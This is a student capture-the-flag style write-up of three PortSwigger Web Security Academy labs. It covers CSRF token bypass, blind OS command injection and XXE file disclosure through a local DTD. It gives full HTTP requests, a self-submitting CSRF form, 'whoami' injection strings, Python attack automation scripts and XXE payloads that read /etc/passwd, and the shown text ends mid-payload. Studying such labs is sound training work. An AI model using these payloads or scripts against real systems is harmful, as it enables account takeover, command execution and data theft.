Cyber Offense and Defense Project

Giada Gabriele 235799, Michele Morello 223953 @UniCal

Exercises

1. Challenge 1 - Client Side Vulnerability

   CSRF token validation depends on request method

2. Challenge 2 - Server Side Vulnerability

   Blind OS command injection with output redirection

3. Challenge 3 - Expert Lab Vulnerability

   Exploiting XXE to retrieve data by repurposing a local DTD

4. Vulnerable backend

   File upload vulnerability

Tools and Libraries


rich_

[?]

Typer

Challenge 1 - Client Side Vulnerability

The goal of this challenge was to change victim's email with a known one modifying the CSRF field. We focus then on the email change functionality, and try to update it using Burp Suite




```
POST /my-account/change-email HTTP/1.1
Host: 0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
Cookie: session=pi4qr8mxFcNCGqtmBIhdiZrfPbVaxNvD
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0)
Gecko/20100101 Firefox/107.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin:
https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
Referer:
https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net/my-acc
ount
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Dnt: 1
Sec-Gpc: 1
Te: trailers
Connection: close

email=asd%40asd.com&csrf=
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; cha
Connection: close
Content-Length: 26

"Missing parameter 'csrf'"
```

Challenge 1 - Client Side Vulnerability

We notice that if the field is edited the request fails, at this point we try to bypass this check by turning the request from POST to GET




```
GET /my-account/change-email?email=asd%40asd.com&csrf= HTTP/1.1
Host: 0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
Cookie: session=pi4qr8mxFcNCGqtmBIhdiZrfPbVaxNvD
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0)
Gecko/20100101 Firefox/107.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Origin:
https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
Referer:
https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net/my-acc
ount
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Dnt: 1
Sec-Gpc: 1
Te: trailers
Connection: close

```

```
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0

```

Challenge 1 - Client Side Vulnerability

Now the CSRF field is no longer validated and we can then make a change request, using the `CSRF PoC - generated by Burp Suite Professional` function we generate a valid HTML code that allows us to fill out the change form in a way that is accepted by the server. At this point we send the request and the challenge is solved.




Request to: https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net

```
GET /my-account/change-email?email=test%40asd.com&csrf=
RgCaB8JOCuyKEkvibRxnvR40gZJJCNQW HTTP/1.1
Host: 0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net
Cookie: session=pi4qr8mxFcNCGqtmBIhdiZrfPbVaxNvD
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101
Firefox/107.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net/my-account/cha
nge-email">
      <input type="hidden" name="email" value="test&#64;asd&#46;com" />
      <input type="hidden" name="csrf" value="RgCaB8JOCuyKEkvibRxnvR40gZJJCNQW"
/>
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```



Craft a response

URL: https://exploit-0aa9006003a836acc1f338dc01650030.exploit-server.net/exploit

HTTPS ✓

File: /exploit

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
  <form action="https://0ae7005903c6365fc17a3a6d00d000a5.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="test&#64;asd&#46;com" />
    <input type="hidden" name="csrf" value="RgCaB8JOCuyKEkvibRxnvR40gZJJCNQW" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
```

Challenge 1 - Client Side Vulnerability


Now we write a script that allows us to perform the attack automatically. As first we login to the server with the credentials suggested by PortSwigger. We make a POST request for the email change.



```
def login(session, server):
    response = session.get(f"{server}/login")
    console.log(f"GET login status code {response.status_code}\n")
    html_document = html.fromstring(response.content)
    csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]
    response = session.post(f"{server}/login", data={
        "csrf": csrf_token,
        "username": "wiener",
        "password": "peter",
    })
    console.log(f"POST login status code {response.status_code}\n")

def update_email(session, server, exploit_server):
    response = session.get(f"{server}/my-account")
    console.log(f"GET my-account status code {response.status_code}\n")
    html_document = html.fromstring(response.content)
    email = "ciccio@pasticcio.it"
    csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]

    csrf_token=input('Insert new CSRF for the POST request (if you want to leave the field blank PRESS ENTER): ')

    response = session.post(f"{server}/my-account/change-email", data={
        "email": email,
        "csrf": csrf_token,
    })

    console.log(f"\nPOST change-email status code {response.status_code}\n")
```

Challenge 1 - Client Side Vulnerability


We see that it gave us an error. We ask the user if they want to turn the request into a GET, once we receive an affirmative response we make the request




```
[18:27:40]
           GET login status code 200

[18:27:41] POST login status code 200

           GET my-account status code 200

Insert new CSRF for the POST request (if you want to leave the field blank PRESS ENTER):
[18:27:43]
           POST change-email status code 400

[?] Change method from POST to GET? (y/N): y

[?] email= ciccio@pasticcio.it, csrf= None , are default parameters,
 Would you like to change them? (Y/n): n

[18:27:50] GET change-email status code 200
```

Challenge 1 - Client Side Vulnerability

We inform the user that the CSRF field is not considered and we ask again for consent to proceed with the exploit. The forms' HTML code is used for `STORE` and `DELIVER_TO_VICTIM`, which are the mandatory steps to send to the server.



```
def csrf_exploit(session, server, exploit_server, email, csrf):
    response = session.post(f"{exploit_server}/", data={
        "urlIsHttps": "on",
        "responseFile": "/exploit",
        "responseHead": "HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8v",
        "responseBody": f'''
        <html>
        <!-- CSRF PoC - generated by Burp Suite Professional -->
        <body>
        <script>history.pushState('', '', '/')</script>
            <form action="{server}/my-account/change-email">
            <input type="hidden" name="email" value={email} />
            <input type="hidden" name="csrf" value={csrf} />
            <input type="submit" value="Submit request" />
            </form>
            <script>
            document.forms[0].submit();
            </script>
        </body>
        </html>

        ''',
        "formAction": "STORE",
    })
    console.log(f"POST STORE status code {response.status_code}")
```




```
[?] The server doesn't consider the csrf parameter, would you like to exploit it? (Y/n): y

[18:07:48] POST STORE status code 200                                            challenge_1.py:120
[18:07:51] POST DELIVER_TO_VICTIM status code 200                                challenge_1.py:145
                                          Lab Solved
```

PORTSWIGGER
WEB SECURITY

Challenge 2 - Server Side Vulnerability

The goal of this challenge was to display, through the path URL of an image, the content of the `whoami` command. We focus on the vulnerable `feedback` page and capture the request with Burp Suite so that we can fill in the fields as we like and find the right one to be able to inject the command




```
POST /feedback/submit HTTP/1.1
Host: 0a8c00d703205058c21426a200580008.web-security-academy.net
Cookie: session=7GfQNSJIKPnuidHdlbf7DdGyRc3Sui9m
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Origin: https://0a8c00d703205058c21426a200580008.web-security-academy.net
Referer: https://0a8c00d703205058c21426a200580008.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Dnt: 1
Sec-Gpc: 1
Te: trailers
Connection: close

csrf=KxVyxBhYfRxD8DvuGKufXPMbslMvH7tE&name=||whoami >/var/www/images/exploit.txt||
&email=foo%40example.com&subject=sbj&message=this+is+a+test+message
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2

{
}
```

Challenge 2 - Server Side Vulnerability

After some attempts in all fields using the most common separators (`||`, `|`, `&`, `&&`) we found that in the email the `||` works.



```
https://0a8c00d703205058c21426a200580008.web-security-academy.net/image?filename=exploit.txt
```

```
peter-xv6XeH
```

At this point we write a script that allows us to perform the attack automatically.


Challenge 2 - Server Side Vulnerability

We make a GET request of the `feedback` page and we create an array of separators and a dictionary of the form parameters

```
response = session.get(f"{SERVER}/feedback")
console.log(f"Get status code {response.status_code}")
html_document = html.fromstring(response.content)
csrf_token = html_document.xpath("//input[@name = 'csrf']/@value")[0]

separators = ["&&", "||", "&", "|", "`"]


params = {
"csrf": csrf_token,
"name": 'foo',
"email": 'foo@example.com',
"subject": 'sbj',
"message": 'this is a test message'
}
```

Challenge 2 - Server Side Vulnerability


(skipping the CSRF field) Let's try injecting in all fields and using all separators chosen



```python
for key in params:
    if key != "csrf":
        console.rule("[bold red]"+key)
        tmp = params[key]
        for sep in separators:
            console.log("with separator "+sep+" :")
            injection = sep+'whoami > /var/www/images/exploit_'+key+'.txt'+sep
            params[key] = injection
            response=session.post(f"{server}{ENDPOINT}", data=params)

            console.log(f"Post status code {response.status_code}\n")

            if response.status_code == 200:
                response=requests.get(f"{server}/image?filename=exploit_"+key+".txt")
                style = "bold white on blue"
                console.print("Command Get response = "+ response.text, style=style, justify="left")

        params[key] = tmp
```

Challenge 2 - Server Side Vulnerability


We note at this point that in all other fields except email, the ` separator already allows us to inject the command and receive the response we were looking for



```
──────────────────────────────── name ────────────────────────────────
              with separator && :                          challenge_2.py:38
              Post status code 200                         challenge_2.py:43

Command Get response = "No such file"
              with separator || :                          challenge_2.py:38
[18:40:49] Post status code 200                            challenge_2.py:43

Command Get response = "No such file"
              with separator & :                           challenge_2.py:38
[18:40:50] Post status code 200                            challenge_2.py:43

Command Get response = "No such file"
              with separator | :                           challenge_2.py:38
[18:40:51] Post status code 200                            challenge_2.py:43

Command Get response = "No such file"
              with separator ` :                           challenge_2.py:38
[18:40:52] Post status code 200                            challenge_2.py:43

Command Get response = peter-xv6XeH
```

Challenge 3 - Expert Lab Vulnerability

The goal of this challenge was to modify the behavior of a DTD file already on the server by injecting XML code into it in order to obtain the content of the `passwd` file.
Analyzing the page requests with OWASP ZAP we notice that the content of the `checkStock` request is written in XML




```
POST https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product/stock HTTP/1.1
Host: 0a74004804e8699fc175087b00ec0093.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 107
Origin: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net
Connection: keep-alive
Cookie: session=UiuUaiduJLGdQ0IhCN2D1KnvZDoLOtzu
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```


Challenge 3 - Expert Lab Vulnerability

Knowing a priori that it is a GNOME environment we injected an XML script with a known entity



```
POST https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product/stock HTTP/1.1
Host: 0a74004804e8699fc175087b00ec0093.web-security-academy.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 107
Origin: https://0a74004804e8699fc175087b00ec0093.web-security-academy.net
Connection: keep-alive
Cookie: session=UiuUaiduJLGdQ0IhCN2D1KnvZDoL0tzu
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE message [
                <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
                <!ENTITY % ISOamso '
                <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
                <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
                &#x25;eval;
                &#x25;error;
                '>
                %local_dtd;
                ]><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
```



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2365
```


```
"XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
```

Time: 911 ms Body Length: 2.365 Total Length: 2.481 bytes


We get code 500 but correctly printed file within the response.
At this point we write a script that allows us to perform the attack automatically.

Challenge 3 - Expert Lab Vulnerability

In writing the script, we decided to ignore the hint provided to us by PortSwigger and try injecting different payloads within the request. We therefore tried 6 different payloads (Windows based and Linux based) starting from the captured code base




```
payload3 = '''<!DOCTYPE message [
            <!ENTITY % local_dtd SYSTEM "file:///C:\\Windows\\System32\\xwizard.dtd">
            <!ENTITY % onerrortypes '(aa) #IMPLIED>
            <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
            <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
            &#x25;eval;
            &#x25;error;
            <!ATTLIST attxx aa "bb"'>
            %local_dtd;
            ]>'''

payload4 = '''<!DOCTYPE message [
            <!ENTITY % local_dtd SYSTEM "file:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd
            <!ENTITY % URI '(aa) #IMPLIED>
